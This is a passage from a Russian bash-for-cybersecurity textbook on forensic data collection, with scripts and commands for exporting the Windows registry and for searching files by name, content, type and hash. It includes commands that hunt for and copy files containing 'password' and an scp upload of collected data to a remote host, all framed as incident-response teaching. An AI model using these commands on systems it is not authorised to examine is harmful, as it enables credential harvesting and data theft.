❶ После двух определений функций сценарий начинается вызовом нашего скрипта osdetect.sh (из главы 2). В качестве местоположения сценария osdetect.sh мы указали текущий каталог. Вы можете поместить файл в другое место, но затем обязательно измените заданный путь с ./, указав тот адрес, по которому находится данный сценарий, и/или добавьте это местоположение в переменную PATH.



Чтобы сделать работу более эффективной, можете включить сценарий osdetect.sh непосредственно в getlocal.sh.

❷ Затем мы запускаем программу hostname в подоболочке, чтобы получить имя этой системы для использования в следующей строке, а позже — в функции DumpInfo.

❸ Мы используем имя хоста как часть временного имени файла, в который мы поместим весь наш вывод.

❹ Здесь мы вызываем функцию, которая будет выполнять большую часть работы этого скрипта. При вызове функции мы перенаправляем и stdout, и stderr в один и тот же файл, чтобы функция не устанавливала перенаправление ни на один из своих выходных операторов; функция может вносить записи в stdout, и при необходимости этот вызов перенаправит весь вывод. Другой способ выполнить перенаправление — поместить его перед закрывающей скобкой определения функции DumpInfo. Вместо этого перенаправление stdout может быть оставлено на усмотрение пользователя, вызывающего скрипт; по умолчанию же все будет записываться в stdout. Но если пользователь хочет, чтобы вывод отправлялся в файл, ему нужно создать файл с именем tempfile и помнить, что stderr перенаправляется именно в него. Наш пример рассчитан на менее опытных пользователей.

❺ Здесь начинается самая важная часть сценария. Начало функции — вывод XML-тега <systeminfo>, который будет иметь свой закрывающий тег, записанный в конце этой функции.

❻ Команда readarray в bash будет читать все строки ввода (до конца читаемого файла или при нажатии сочетания клавиш Ctrl+D). Каждая строка будет отдельно записана в массив, в данном случае CMDS.

❼ for зацикливает значения массива CMDS — по одной строке за один проход.

❽ В этой строке используется операция подстроки, чтобы извлечь из переменной ALINE символ в позиции 0 длины 1. Хештег (#) заключен в кавычки, чтобы оболочка не интерпретировала его как начало комментария скрипта.

Если строка не является комментарием, скрипт вызовет функцию `SepCmds`. Подробнее о ней мы расскажем позже; она разделяет строку ввода на `CMD` и `TAG`, где `CMD` будет подходящей командой для системы Linux или Windows, в зависимости от того, в какой системе мы запускаем скрипт.

❾ Здесь опять же мы используем операцию подстроки с начала строки (позиция 0) длины 3, чтобы найти строку, которая указывает, что в этой конкретной операционной системе для данной информации нет соответствующей операции. Оператор `continue` указывает bash перейти к следующей итерации цикла.

❿ Если необходимо выполнить соответствующие действия, в этом разделе кода по обе стороны от вызова команды будет напечатан заданный XML-тег. Обратите внимание, что мы вызываем команду, получая значение переменной `CMD`.

⓫ Здесь мы изолируем команду Linux от строки нашего входного файла, удаляя все символы справа от вертикальной черты, включая саму строку. Символы `%%` указывают, что самое длинное совпадение возможно в правой части значения переменной и нужно удалить его из возвращаемого значения (то есть `ALINE` не изменяется).

⓬ Добавив символ `#`, мы удаляем самое короткое совпадение слева от значения переменной. Таким образом, удаляется команда Linux, которая была только что помещена в `LCMD`.

⓭ Опять же мы удаляем все, что находится справа от вертикальной черты, но на этот раз работаем с `REST`, измененным в предыдущем выражении. Здесь мы получаем команду `MSWindows`.

⓮ В этих строках мы извлекаем тег XML с помощью тех же операций замещения, которые уже дважды рассматривали.

Все, что осталось в этой функции, — решить, основываясь на типе операционной системы, какое значение возвращать в `CMD`. Все переменные являются глобальными, если они явно не объявлены в функции как локальные. Ни одна из переменных не является локальной, поэтому их можно использовать (устанавливать, изменять) по всему сценарию.

При запуске данного сценария, как уже было показано ранее, вы можете использовать файл `cmds.txt` или изменить его значения, чтобы получить необходимую вам информацию. Вы также можете запустить его, не перенаправляя ввод из файла. Просто введите (или скопируйте/вставьте) входные данные после вызова сценария.

Сбор данных о реестре Windows

Реестр Windows — это обширное хранилище настроек, определяющих поведение системы и приложений. Некоторые значения разделов реестра часто можно использовать для выявления наличия вредоносных программ и различных видов вторжений. Таким образом, при последующем выполнении анализа системы вам может быть полезна копия реестра.

Чтобы с помощью Git Bash экспортировать весь реестр Windows в файл, выполните следующую команду:

```
regedit //E ${HOSTNAME}_reg.bak
```

Обратите внимание: так как мы вызываем `regedit` из Git Bash, перед параметром `E` стоят два слеша; при использовании командной строки Windows вам потребуется только один слеш. Чтобы упростить организацию, укажем `${HOSTNAME}` как часть имени файла вывода.

При необходимости команду `reg` также можно использовать для экспорта разделов реестра или отдельных подразделов. Чтобы с помощью GitBash экспортировать куст `HKEY_LOCAL_MACHINE`, введите следующее:

```
reg export HKEY_LOCAL_MACHINE $(HOSTNAME)_hklm.bak
```

Поиск в файловой системе

Возможность поиска в системе крайне важна: он нужен как при организации файлов, так и при реагировании на инциденты и криминалистической экспертизе. Для выполнения различных функций поиска служат чрезвычайно мощные команды `find` и `grep`.

Поиск по имени файла


Поиск по имени файла — один из основных методов поиска. Он удобен, если известно точное имя файла или часть имени. В Linux для поиска в каталоге `/home` и его подкаталогах имен файлов, содержащих слово `password`, выполните следующую команду:

```
find /home -name '*password*'
```

Обратите внимание, что символ * в начале и в конце строки поиска обозначает подстановочный знак, который будет соответствовать любым символам или их

отсутствию. Это шаблон оболочки, отличающийся от регулярного выражения. Кроме того, вы можете вместо опции `-name` использовать `-iname`, чтобы сделать поиск нечувствительным к регистру.

Чтобы выполнить такой поиск с помощью Git Bash в системе Windows, просто замените `/home` на `/c/Users`.




Если при использовании команды find вы хотите блокировать ошибки, такие как Permission Denied, можете сделать это, перенаправив stderr в /dev/null или в файл журнала:

```
find /home -name '*password*' 2>/dev/null
```

Поиск скрытых файлов

Скрытые файлы могут заинтересовать нас, так как они нередко используются людьми или вредоносными программами, которые хотят избежать обнаружения. В Linux имена скрытых файлов начинаются с точки. Чтобы найти скрытые файлы в каталоге `/home` и его подкаталогах, введите следующее:

```
find /home -name '.*'
```



Символы .* в предыдущем примере — это шаблон оболочки, который отличается от регулярного выражения. В контексте поиска шаблон «точка — звездочка» будет соответствовать любому файлу, который начинается с точки и сопровождается любым количеством дополнительных символов (обозначается подстановочным знаком *).

В Windows скрытые файлы обозначаются атрибутом, а не именем файла. В командной строке Windows вы можете следующим образом определить находящиеся на диске `c:\` скрытые файлы:

```
dir c:\ /S /A:H
```

Параметр `/S` указывает команде `dir` рекурсивно обходить подкаталоги, а `/A:H` говорит вывести файлы с атрибутом, обозначающим, что этот файл — скрытый. Git Bash, к сожалению, перехватывает команду `dir` и выполняет вместо нее команду `ls`. А это означает, что команду `dir` нельзя просто так запустить из bash. Такой поиск можно выполнить с помощью команды `find` и параметра `-exec` в сочетании с командой `attrib` в Windows.

Команда `find` может запускать конкретную команду для каждого найденного файла. Для этого вы можете добавить опцию `-exec`, задав критерии поиска. Она заменяет любые фигурные скобки (`{}`) на найденный путь к файлу. Точка с запятой завершает выражение команды:

```
$ find /c -exec attrib '{}' \; | egrep '^.{4}H.*'

A   H                C:\Users\Bob\scripts\hist.txt
A   HR               C:\Users\Bob\scripts\winlogs.sh
```

Команда `find` выполнит команду `attrib` для каждого файла, который идентифицирует на диске `C:\` (обозначается как `/c`), напечатав, таким образом, атрибуты для файла. Далее, для идентификации строк с регулярным выражением используется команда `egrep`, где пятый символ — это буква `H`, что соответствует скрытому атрибуту файла (hidden).

Если вы хотите еще больше очистить вывод и вывести только путь к файлу, можете сделать это, отправив вывод `egrep` в команду `cut`:

```
$ find . -exec attrib '{}' \; | egrep '^.{4}H.*' | cut -c22-

C:\Users\Bob\scripts\hist.txt
C:\Users\Bob\scripts\winlogs.sh
```

Параметр `-c` указывает `cut` номера позиций символов, которые будут использованы для разбиения; `22-` указывает, что сокращение начинается с символа `22`, который является началом пути к файлу, и продолжается до конца строки (символ `-`). Это может пригодиться, если вы хотите передать путь к файлу в другую команду для дальнейшей обработки.

Поиск по размеру файла

Параметр `-size` команды `find` можно использовать для поиска файлов по их размеру. Это может быть полезно для определения особенно больших файлов или самых больших или самых маленьких файлов в системе.


Для поиска в каталоге `/home` и его подкаталогах файлов размером более 5 Гбайт выполните следующую команду:

```
find /home -size +5G
```

Чтобы определить самые большие файлы в системе, вы можете комбинировать `find` с несколькими другими командами:

```
find / -type f -exec ls -s '{}' \; | sort -n -r | head -5
```

Сначала мы, чтобы вывести список всех файлов в корневом каталоге, используем команду `find / -type f`. Каждый файл прогоняется через команду `ls -s`, которая определяет его размер в блоках (не в байтах). Затем список сортируется по убыванию, а первые пять строк отображаются с помощью команды `head`. Чтобы увидеть самые маленькие файлы в системе, вместо `head` можно использовать `tail` или удалить параметр `-r` из сортировки.



В оболочке для представления последней выполненной команды вы можете добавить символы !!. Эти символы могут быть использованы для повторного выполнения команды или ее включения в конвейер команд. Предположим, что вы только что выполнили следующую команду:

```
find / -type f -exec ls -s '{}' \;
```

Затем, чтобы снова запустить ее или передать в конвейер, вы можете использовать символы !!:

```
!! | sort -n -r | head -5
```

Оболочка автоматически заменит символы !! последней командой, которая была выполнена. Можете сами попробовать!

Чтобы найти самый большой файл, не задействуя команду `find`, вы можете использовать команду `ls` напрямую, что более эффективно. Для выполнения такого поиска просто добавьте для команды `ls` параметр `-R`, который заставит ее рекурсивно перечислять файлы в указанном каталоге:

```
ls / -R -s | sort -n -r | head -5
```

Поиск по времени

Вы также можете выполнить поиск файлов в файловой системе по такому показателю, как последнее обращение к файлам или их последнее изменение. Такой поиск может быть полезен при расследовании инцидентов и для выявления последних действий системы. Поиск по времени может также пригодиться для анализа вредоносных программ. С его помощью можно идентифицировать файлы, которые были доступны или изменены во время выполнения вредоносной программы.

Для поиска в каталоге `/home` и подкаталогах файлов, измененных менее пяти минут назад, выполните команду:

```
find /home -mmin -5
```

Для поиска файлов, измененных менее 24 часов назад:

```
find /home -mtime -1
```

Число, указанное в параметре `mtime`, кратно 24 часам, поэтому `1` означает 24 часа, `2` означает 48 часов и т. д. Отрицательное число здесь означает «меньше» указанного числа, положительное число означает «больше», а точное соблюдение временных параметров можно задать, если не устанавливать никаких знаков перед значением.

Для поиска файлов, измененных более двух дней (48 часов) назад, введите:

```
find /home -mtime +2
```


Для поиска файлов, доступ к которым был получен менее 24 часов назад, используйте параметр `-atime`:

```
find /home -atime -1
```

Для поиска в каталоге `/home` файлов, доступных менее 24 часов назад, и копирования (`cp`) каждого файла в текущий рабочий каталог (`./`), введите следующее:

```
find /home -type f -atime -1 -exec cp '{}' ./ \;
```

Параметр `-type f` указывает, чтобы команда `find` искала соответствие только обычным файлам, игнорируя каталоги и другие специальные типы файлов. Вы также можете скопировать файлы в любой каталог по вашему выбору, заменив его на `./` с абсолютным или относительным путем.



Убедитесь, что ваш текущий рабочий каталог не находится где-то в иерархии /home, иначе копии будут найдены и повторно скопированы.

Поиск контента

Команду `grep` можно использовать для поиска файлов по их содержимому. Для поиска в каталоге `/home` и подкаталогах файлов, содержащих строку `password`, выполните следующую команду:

```
grep -i -r /home -e 'password'
```

Параметр `-r` рекурсивно выполняет поиск во всех каталогах, вложенных в каталог `/home`, параметр `-i` задает поиск без учета регистра, а параметр `-e` определяет строку шаблона регулярного выражения для поиска.



Параметр -n можно использовать для определения того, какая строка в файле содержит строку поиска, а параметр -w — для сопоставления только целых слов.

Вы можете комбинировать команду `grep` с командой `find` для простого копирования соответствующих файлов в ваш текущий рабочий каталог (или любой указанный каталог):

```
find /home -type f -exec grep 'password' '{}' \; -exec cp '{}' . \;
```

Во-первых, мы используем `find /home/ -type f`, чтобы идентифицировать все файлы в каталоге `/home` и во всех остальных каталогах, вложенных в `/home`. Каждый найденный файл проверяется `grep` с целью поиска слова `password` в его содержимом. Каждый файл, соответствующий критериям `grep`, затем передается команде `cp`, чтобы скопировать найденный файл в текущий каталог (обозначенный точкой). Выполнение такой комбинации команд может занять довольно продолжительное время, поэтому лучше запускать ее в виде фоновой задачи.

Поиск по типу файла

Поиск в системе определенных типов файлов — довольно сложная задача. Нельзя полагаться на расширение файла: оно может вообще отсутствовать, например, если пользователь его умышленно удалил. К счастью, команда `file` способна помочь идентифицировать типы файлов, сравнивая их содержимое с известными шаблонами, называемыми магическими числами. В табл. 5.4 перечислены популярные магические числа и их начальные местоположения в файлах.

Таблица 5.4. Магические числа

Тип файла	Шаблон магического числа (шестнадцатеричный)	Шаблон магического числа (ASCII)	Смещение файла (байт)
JPEG	FF D8 FF DB	yOyU	0
Исполняемый DOS	4D 5A	MZ	0
Исполняемый и связываемый формат	7F 45 4C 46	.ELF	0
ZIP-файл	50 4B 03 04	PK..	0

Для начала вам нужно определить тип файла, для которого вы хотите выполнить поиск. Предположим, нужно найти в системе все файлы изображений формата PNG. Для этого сначала нужно взять файл, который не был изменен, например `Title.png`, запустить его с помощью команды `file` и проверить результат:

```
$ file Title.png

Title.png: PNG image data, 366 x 84, 8-bit/color RGBA, non-interlaced
```

Как и ожидалось, `file` идентифицирует файл `Title.png`, который действительно не был изменен, как изображение PNG, а также предоставляет его размеры и различные другие атрибуты. Основываясь на этой информации, вам необходимо определить, какую часть вывода команды `file` использовать для поиска, и сгенерировать соответствующее регулярное выражение. Во многих случаях, например при криминалистической экспертизе, вам, вероятно, лучше собирать как можно больше информации — в дальнейшем вы всегда сможете дополнительно отфильтровать данные. Для этого вы будете использовать расширенное регулярное выражение, которое будет просто искать слово PNG в выводе команды `file 'PNG'`.

Конечно, для идентификации конкретных файлов вы можете создавать более сложные регулярные выражения. Например, если вы хотите найти PNG-файлы размером 100 × 100, выполните следующую команду:

```
'PNG.*100x100'
```

Если хотите найти файлы PNG и JPEG:

```
'(PNG|JPEG)'
```

Получив регулярное выражение, вы можете написать скрипт, запускающий команду `file`, которая будет искать совпадение для каждого файла в системе. Когда совпадение будет найдено, сценарий `typesearch.sh`, показанный в примере 5.4, перенаправит путь к файлу в стандартный вывод.

Пример 5.4. Сценарий typesearch.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# typesearch.sh
#
# Описание:
# Поиск в файловой системе файлов указанного типа.
# Выводим путь, когда найдем.
#
# Использование:
# typesearch.sh [-c dir] [-i] [-R|r] <pattern> <path>
#   -c Копировать найденные файлы в каталог
#   -i Игнорировать регистр
#   -R|r Рекурсивный поиск подкаталогов
#   <pattern> Шаблон типа файла для поиска
#   <path> Путь для начала поиска
#

DEEPORNOT="-maxdepth 1"      # только текущий каталог; по умолчанию

# анализ аргументов опции:
while getopts 'c:irR' opt; do                       ❶
```

```
  case "${opt}" in                                      ❷
    c) # копировать найденные файлы в указанный каталог
           COPY=YES
           DESTDIR="$OPTARG"                            ❸
           ;;
    i) # игнорировать регистр при поиске
           CASEMATCH='-i'
           ;;
    [Rr]) # рекурсивно                                  ❹
        unset DEEPORNOT;;                               ❺
    *) # неизвестный/неподдерживаемый вариант           ❻
       # при получении ошибки mesg от gretops просто выйти
       exit 2 ;;
  esac
done
shift $((OPTIND - 1))                                   ❼

PATTERN=${1:-PDF document}                              ❽
STARTDIR=${2:-.}     # по умолчанию начать здесь

find $STARTDIR $DEEPORNOT -type f | while read FN       ❾
do
    file $FN | egrep -q $CASEMATCH "$PATTERN"           ❿
    if (( $? == 0 ))   # найден один                    ⓫
    then
            echo $FN
            if [[ $COPY ]]                              ⓬
            then
                cp -p $FN $DESTDIR                      ⓭
            fi
    fi
done
```

❶ Этот сценарий поддерживает параметры, которые, как описано во вступительных комментариях, изменяют его поведение. Сценарий должен проанализировать все эти параметры, чтобы определить, какие из них были предоставлены, а какие — опущены. Если параметров больше двух, имеет смысл использовать встроенную оболочку `getopts`. С помощью цикла `while` мы будем продолжать вызывать `getopts` до тех пор, пока она не вернет ненулевое значение, сообщая нам, что параметров больше нет. Параметры, которые мы хотим найти, представлены в строке `c:irR`. Какой бы параметр ни был найден, в `opt` будет возвращено указанное нами имя переменной.

❷ Здесь мы используем оператор `case`, который является многопрофильной веткой; будет найдена ветвь, соответствующая шаблону, заданному перед левой круглой скобкой. Мы могли бы использовать конструкцию `if/elif/else`, но ветвь и так хорошо читается и показывает все параметры.

❸ Параметр `c` сопровождается двоеточием (`:`), находящимся в списке поддерживаемых опций, — оно указывает `getopts`, что пользователь также предоставит аргумент для этого параметра. В нашем сценарии этот необязательный аргумент является

каталогом, в котором будут создаваться копии. Когда команда getopts анализирует параметр с указанным выше аргументом, она помещает данный параметр в переменную с именем OPTARG, а сохраняет в DESTDIR, так как при следующем вызове getopts переменная OPTARG может быть изменена.

❹ Сценарий позволяет указывать в этом параметре прописную букву R или строчную r. Операторы case задают образец для сопоставления, а не просто литерал. Поэтому для данного случая мы написали [Rr]), используя конструкцию скобок, указывающих, что любая буква считается совпадением.

❺ Другие параметры устанавливают переменные, чтобы мы могли их задействовать. В этом случае мы отменяем (UNSET) ранее установленную переменную. Когда эта переменная будет указана позже как $ DEEP ORNOT, она не будет иметь значения, поэтому фактически исчезнет из командной строки, в которой используется.

❻ Это еще один шаблон подстановки, *, соответствующий чему угодно. Если ни один другой шаблон не будет найден, выполнится данное условие. По сути, это условие else для оператора case.

❼ Закончив анализ параметров, мы можем избавиться от аргументов, обработанных с помощью shift. Только следует учесть, что разовое выполнение shift избавляет лишь от одного аргумента. В этом случае аргумент, расположенный вторым, становится первым, третий становится вторым и т. д. Указание количества повторений команды shift, например shift5, позволит избавиться от первых пяти аргументов и в результате аргумент $6 станет $1, $7 станет $2 и т. д. При вызове getopts отслеживается, какие аргументы требуется обработать в переменной оболочки OPTIND. Выполнив нужное количество повторений команды shift, мы избавляемся от любых/всех проанализированных параметров. После такого сдвига $1 будет ссылаться на первый аргумент, независимо от того, были ли предоставлены какие-либо параметры, когда пользователь вызывал сценарий.

❽ Два возможных аргумента не в формате -option — это шаблон, который мы ищем, и каталог, в котором хотим начать поиск. Когда мы ссылаемся на переменную bash, можем добавить :- и сказать: «Если это пустое значение не задано, вернуть вместо него значение по умолчанию». По умолчанию для PATTERN мы присваиваем значение в виде документа PDF, а значением по умолчанию для STARTDIR является ., что означает ссылку на текущий каталог.

❾ Далее вызывается команда find, которая должна начать поиск в $STARTDIR. Помните, что $DEEPORNOT может не устанавливаться и, следовательно, ничего не добавлять в командную строку. Кроме того, здесь может находиться значение по умолчанию -maxdepth 1, указывающее, что find не следует искать глубже этого каталога. Чтобы находить только простые файлы (не каталоги или специальные файлы устройств либо FIFO), мы добавили параметр -type f. Этот параметр

не является обязательным, и вы можете удалить его, если хотите иметь возможность искать файлы конкретного типа. Имена найденных файлов передаются в цикл `while`, который будет читать их по одному в переменной `FN`.

❿ Параметр `-q` команды `egrep` говорит о том, что эта команда работает незаметно и ничего не выводит. Нам не обязательно видеть, какая именно фраза найдена в данный момент, только ради того, чтобы знать, что она найдена.

⓫ Конструкция `$?` — это значение, возвращаемое предыдущей командой. Успешный результат означает, что `egrep` обнаружила предоставленный шаблон.

⓬ Здесь проверяется, имеет ли `COPY` значение. При отсутствии значения результатом `if` будет `false`.

⓭ Параметр `-p` команды `cp` при копировании позволяет сохранить всю информацию о копируемом файле: имя владельца и временные метки файла. Эта информация может быть важной для вашего анализа.

Если вы ищете более легкое решение, но с меньшими возможностями, можете выполнить аналогичный поиск с помощью параметра `exec` команды `find`, как показано далее:

```
find / -type f -exec file '{}' \; | egrep 'PNG' | cut -d' ' -f1
```

Здесь мы отправляем каждый элемент, найденный командой `find`, в команду `file`, которая определит тип найденного файла. Далее вывод файла передается команде `egrep`, где происходит его фильтрация, в результате чего выполняется поиск ключевого слова `PNG`. Команда `cut` используется, чтобы очистить вывод и сделать его более удобным для чтения.



Будьте осторожны при использовании команды file в ненадежной системе. Команда использует файл магического шаблона, расположенный в /usr/share/misc/. Злоумышленник может изменить этот файл таким образом, что определенные типы файлов не будут идентифицированы. Лучше всего подключить подозрительный диск к компьютеру с надежной системой и провести поиск оттуда.

Поиск по хеш-значению

Криптографическая хеш-функция — это необратимая функция, которая преобразует входное сообщение произвольной длины в список сообщений фиксированной длины. К общим алгоритмам хеширования относятся MD5, SHA-1 и SHA-256. Рассмотрим два файла (примеры 5.5 и 5.6).

Пример 5.5. hashfilea.txt

```
This is hash file A
```

Пример 5.6. hashfileb.txt

```
This is hash file B
```

Обратите внимание, что файлы идентичны, за исключением последней буквы в предложении. Вы можете использовать команду `sha1sum` для вычисления дайджеста сообщений SHA-1 для каждого файла:

```
$ sha1sum hashfilea.txt hashfileb.txt

6a07fe595f9b5b717ed7daf97b360ab231e7bbe8 *hashfilea.txt
2959e3362166c89b38d900661f5265226331782b *hashfileb..txt
```

Несмотря на то что между этими двумя файлами есть небольшая разница, они генерируют совершенно разные хеши (дайджесты) сообщений. Если бы файлы были одинаковы, то и дайджесты сообщений оказались бы одинаковыми. Вы можете использовать это свойство хеширования для поиска определенного файла в системе, если знаете его дайджест. Преимущество в том, что на поиск не будут влиять имя файла, местоположение или любые другие атрибуты; недостаток в том, что файлы должны быть абсолютно одинаковы. Если содержимое файла каким-либо образом было изменено, поиск не даст результатов. Сценарий `hashsearch.sh`, показанный в примере 5.7, рекурсивно просматривает систему, начиная с местоположения, заданного пользователем. Этот сценарий вычисляет хеш SHA-1 для каждого найденного файла, а затем сравнивает вычисленное значение со значением, предоставленным пользователем. Если они совпадают, сценарий выводит путь к файлу.

Пример 5.7. hashsearch.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# hashsearch.sh
#
# Описание:
# В указанном каталоге выполняем рекурсивный поиск
# файла по заданному SHA-1
#
# Использование:
#   hashsearch.sh <hash> <directory>
#   hash - Значение хеша SHA-1 разыскиваемого файла
#   directory - Каталог для поиска
#
```

```
HASH=$1
DIR=${2:-.}     # cwd, по умолчанию это здесь

# конвертируем путь в абсолютный
function mkabspath ()                    ❻
{
    if [[ $1 == /* ]]                    ❼
    then
        ABS=$1
    else
        ABS="$PWD/$1"                    ❽
    fi
}

find $DIR -type f |                      ❶
while read fn
do
    THISONE=$(sha1sum "$fn")             ❷
    THISONE=${THISONE%% *}               ❸
    if [[ $THISONE == $HASH ]]
    then
        mkabspath "$fn"                  ❹
        echo $ABS                        ❺
    fi
done
```

❶ Для нашего хеша мы будем искать любой простой файл. Нам следует избегать специальных файлов; чтение FIFO приведет к зависанию программы, так как она станет ожидать, когда кто-нибудь что-то запишет в FIFO. Чтение блочного или специального символьного файла — тоже не очень хорошая идея. Параметр `-type f` гарантирует, что мы получим только простые файлы. Сценарий выводит имена этих файлов, по одному в строке, в стандартный вывод, который мы перенаправляем через канал передачи данных в команды `while read`.

❷ Здесь вычисляется значение хеша в подоболочке, захватывается его вывод (то есть все, что записывается в стандартный вывод), после чего эти данные присваиваются переменной. Кавычки нужны, если в имени файла есть пробелы.

❸ Это переназначение удаляет с правой стороны самую большую подстроку, начинающуюся с пробела. Вывод `sha1sum` — это и вычисленный хеш, и имя файла. Нам же нужно только хеш-значение, поэтому с помощью этой замены мы удаляем имя файла.

❹ Далее вызывается функция `mkabspath`, а имя файла помещается в кавычки. Кавычки гарантируют, что все имя файла отображается как один аргумент функции, даже если в имени содержится один или несколько пробелов.

❺ Помните, что те переменные оболочки внутри функции, которые не объявлены локальными, являются глобальными. Поэтому значение `ABS`, которое было задано при вызове `mkabspath`, нам здесь доступно.

❻ Это наше объявление функции. При объявлении вы можете опустить или ключевое слово `function`, или скобки.

❼ Для сравнения мы используем сопоставление с образцом оболочки, который расположен справа. В этом случае будет выполнена проверка, начинается ли первый параметр со слеша. Если это так, это уже абсолютный путь и нам больше ничего не нужно делать.

❽ Когда параметр представляет собой только относительный путь, он относится к текущему местоположению, поэтому мы добавляем текущий рабочий каталог, в результате чего этот путь становится абсолютным. Переменная `PWD` — это переменная оболочки, которая устанавливается в текущий каталог с помощью команды `cd`.

Передача данных

После того как вы собрали все необходимые данные, для дальнейшего анализа их необходимо переместить из исходной системы. Для этого вы можете скопировать данные на съемное устройство или загрузить их на централизованный сервер. Если вы собираетесь загружать данные, убедитесь, что применяете безопасный метод, например Secure Copy (SCP). В следующем примере `scp` используется для загрузки файла `some_system.tar.gz` в домашний каталог пользователя `bob`, который находится в удаленной системе `10.0.0.45`:

```
scp some_system.tar.gz bob@10.0.0.45:/home/bob/some_system.tar.gz
```

Для удобства в конце коллекции ваших сценариев вы можете добавить эту строку, чтобы автоматически использовать `scp` для загрузки данных на указанный хост. Не забудьте дать своим файлам уникальные имена, чтобы не перезаписывать существующие файлы, а также чтобы впоследствии было легче выполнять анализ.



Будьте осторожны при выполнении в сценариях аутентификации SSH или SCP. Не рекомендуется указывать в сценариях пароли. Лучше всего использовать сертификаты SSH. Ключи и сертификаты можно создать с помощью команды ssh-keygen.

Выводы

Сбор данных — важный шаг при обеспечении безопасности. При сборе данных обязательно передавайте и храните их, используя безопасные (то есть зашифрованные) методы. Собирайте все данные, которые считаете актуальными. В дальнейшем вы сможете их легко удалить, но не сможете анализировать данные, которые не собрали. Прежде чем собирать данные, убедитесь, что у вас есть разрешение и/или законные права на это.

Имейте также в виду, что злоумышленники часто пытаются скрыть свое присутствие, удаляя или запутывая данные. Чтобы противостоять этому, обязательно используйте несколько методов, когда поиск файлов будет осуществляться по имени, хешу, содержимому и т. д.

В следующей главе мы рассмотрим методы обработки и подготовки данных к анализу.

Упражнения

1. Напишите команду для поиска в файловой системе любого файла с именем `dog.png`.
2. Напишите команду для поиска в файловой системе любого файла, содержащего слово *«конфиденциальный»*.
3. Напишите команду для поиска в файловой системе любого файла, содержащего слова *«секретный»* или *«конфиденциальный»*, и скопируйте этот файл в текущий рабочий каталог.
4. Напишите команду для выполнения в удаленной системе `192.168.10.32` команды `ls -R /` и запишите полученный результат в файл `filelist.txt`, который находится в вашей локальной системе.
5. Измените с помощью SCP сценарий `getlocal.sh` для автоматической загрузки результатов на указанный сервер.
6. Измените сценарий `hashsearch.sh` так, чтобы получить возможность (`-1`) выхода после поиска совпадения. Если параметр не указан, будет продолжен поиск дополнительных совпадений.
7. Измените сценарий `hashsearch.sh` таким образом, чтобы упростить полный путь, который он выводит:
   - если строка, которую он выводит, представлена в виде `/home/usr07/subdir/./misc/x.data`, измените ее, чтобы удалить лишние символы `./` перед печатью;

- если строка представлена в виде `/home/usr/07/subdir/../misc/x.data`, измените ее так, чтобы удалить перед печатью `../` и `subdir/`.

8. Измените файл `winlogs.sh` так, чтобы показать ход его выполнения, выводя имя файла журнала поверх предыдущего имени файла журнала. (Подсказка: используйте символ возврата, а не перевод строки).
9. Измените файл `winlogs.sh` так, чтобы отображался простой индикатор выполнения со знаками плюс, печатаемыми слева направо. Используйте отдельный вызов `wevtutil el`, чтобы получить счетчик количества журналов и увеличить его, скажем, до 60.
10. Измените файл `winlogs.sh` так, чтобы привести в порядок данные, которые он выводит, то есть удалить извлеченные файлы журнала (файлы `.evtx`) после того, как они будут скопированы. Это можно сделать двумя разными способами.

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

6 Обработка данных

В предыдущей главе вы собрали много данных. Они представлены в различных форматах, включая такие, как текст в свободной форме, значения с разделителями-запятыми (CSV) и XML. В этой главе мы покажем вам, как разбирать и обрабатывать эти данные, чтобы извлекать ключевые элементы для анализа.

Используемые команды

Для подготовки собранных данных к анализу мы используем команды `awk`, `join`, `sed`, `tail` и `tr`.

awk

Команда `awk` — это не просто команда, а фактически язык программирования, предназначенный для обработки текста. Целые книги посвящены этой теме. Более подробное описание команды `awk` вы еще найдете в книге. Здесь мы приведем краткий пример ее использования.

Общие параметры команды

`-f` — читать указанный файл в программе `awk`.

Пример команды

Посмотреть файл `awkusers.txt`, показанный в примере 6.1.

Пример 6.1. awkusers.txt


```
Mike Jones
John Smith
Kathy Jones
Jane Kennedy
Tim Scott
```

Вы можете использовать команду awk для печати тех строк, в которых есть фамилия пользователя — Jones:

```
$ awk '$2 == "Jones" {print $0}' awkusers.txt

Mike Jones
Kathy Jones
```

awk выполнит итерацию для каждой строки входного файла, прочитав каждое слово. Слова в строке (по умолчанию) разделены пробелами на поля. Поле $0 символизирует всю строку, $1 — первое слово, $2 — второе слово и т. д. Программа awk состоит из шаблонов и соответствующего кода, который при совпадении шаблона должен быть выполнен. В данном примере есть только один шаблон. Мы проверяем лишь поле $2, чтобы посмотреть, содержит ли оно значение Jones. Если совпадение обнаружится, awk запустит код, указанный в скобках, который в данном случае выведет всю строку.



Если мы не будем делать явное сравнение и вместо этого напишем неуклюжее '/ Jones/ {print $0}', строка между слешами станет регулярным выражением, которое будет сопоставляться с любым другим регулярным выражением в строке ввода. Команда, как и прежде, будет выводить все имена, но также найдет строки, где Jones может быть полным именем или частью более длинного имени (например, "Jonestown").

join

Команда join объединяет строки из двух файлов с общими полями. Чтобы файлы были правильно объединены, их нужно корректно отсортировать.

Общие параметры команды

- -j — использовать указанный номер поля. Поля начинаются с 1.
- -t — символ, который будет использоваться в качестве разделителя полей. По умолчанию разделителем является пробел. --header — использовать в качестве заголовка первой строки каждого файла.

Пример команды

Рассмотрим файлы, приведенные в примерах 6.2 и 6.3.

Пример 6.2. username.txt

```
1,jdoe
2,puser
3,jsmith
```

Пример 6.3. accesstime.txt

```
0745,file1.txt,1
0830,file4.txt,2
0830,file5.txt,3
```

Оба файла имеют общее поле данных, хранящее идентификаторы пользователей. В файле `accesstime.txt` идентификатор пользователя находится в третьем столбце. В файле `usernames.txt` идентификатор пользователя находится в первом столбце. Вы можете объединить эти два файла следующим образом:

```
$ join -1 3 -2 1 -t, accesstime.txt username.txt

1,0745,file1.txt,jdoe
2,0830,file4.txt,puser
3,0830,file5.txt,jsmith
```

Параметр `-1 3` указывает `join` использовать третий столбец в первом файле (`accesstime.txt`), а `-2 1` указывает взять при объединении файлов первый столбец во втором файле (`usernames.txt`). Параметр `-t,` говорит о том, что в качестве разделителя полей используется запятая.

sed

Команда `sed` позволяет выполнять редактирование, например заменять символы в потоке данных.

Общие параметры команды

`-i` — редактировать указанный файл и перезаписать на месте.

Пример команды

